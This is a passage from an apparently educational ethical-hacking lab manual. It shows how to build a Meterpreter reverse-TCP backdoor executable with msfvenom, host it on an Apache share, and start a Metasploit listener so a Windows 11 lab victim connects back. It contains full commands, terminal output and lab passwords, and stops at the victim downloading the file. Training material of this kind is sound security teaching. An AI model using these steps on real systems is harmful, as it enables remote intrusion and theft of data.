Here, we will hack the Windows machine using Metasploit and further perform post-exploitation using Meterpreter.

1. Switch to the **Windows 11** virtual machine. Restart the machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** to enter the password in the Password field and press **Enter** to login.
3. Create a text file named **Secret.txt**; write something in this file and save it in the location **C:\Users\Admin\Downloads**.

Note: In This task, the **Secret.txt** file contains the text “**My credit card account number is 123456789.**”.



4. Switch to the **Parrot Security** virtual machine and launch a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
7. Now, type **cd** and press **Enter** to jump to the root directory.
8. Type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Backdoor.exe** and press **Enter**.


Note: Here, the localhost IP address is **10.10.1.13** (the Parrot Security machine).

```

Applications Places System Terminal Tue Apr 5, 05:14
File Edit View Search Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd /home/attacker
[root@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Backdoor.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
# 
```

9. This will generate **Backdoor.exe**, a malicious file, on **/home/attacker/Desktop**, as shown in the screenshot.

Note: To navigate to the **Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **Desktop**.



10. Now, you need to share **Backdoor.exe** with the target machine (in This task, **Windows 11**).


11. In the previous lab, we created a directory or shared folder (**share**) at the location (**/var/www/html**) and with the required access permission. We will use the same directory or shared folder (**share**) to share **Backdoor.exe** with the victim machine.

Note: If you want to create a new directory to share the **Backdoor.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

12. Type **cp /home/attacker/Desktop/Backdoor.exe /var/www/html/share/** and press **Enter** to copy the file to the share folder.

13. To share the file, you need to start the Apache server. Type the command **service apache2 start** and press **Enter**.




```
Applications Places System service apache2 start - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[~]
#cp /home/attacker/Desktop/Backdoor.exe /var/www/html/share/
[root@parrot]~[~]
#service apache2 start
[root@parrot]~[~]
#
```

14. Now, type the command **msfconsole** and press **Enter** to launch Metasploit.

15. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside of the framework.

16. Now, issue the following commands in msfconsole:

- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
- Type **set LHOST 10.10.1.13** and press **Enter**
- Type **show options** and press **Enter**; this lets you know the listening port



```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name Current Setting Required Description
---- ----- ----- -----
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- ----- ----- -----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.1.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf6 exploit(multi/handler) >
```

17. To start the handler, type **exploit -j -z** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The user has run the command "show options" in the "multi/handler" module. It displays various options like EXITFUNC, LHOST, and LPORT. Then, the user runs "exploit -j -z", which starts a reverse TCP handler on port 4444. The terminal also shows the address 10.10.1.13.

```
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  process      yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.10.1.13    yes        The listen address (an interface may be specified)
LPORT    4444          yes        The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) >
```

18. Switch to the **Windows 11** virtual machine.

19. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

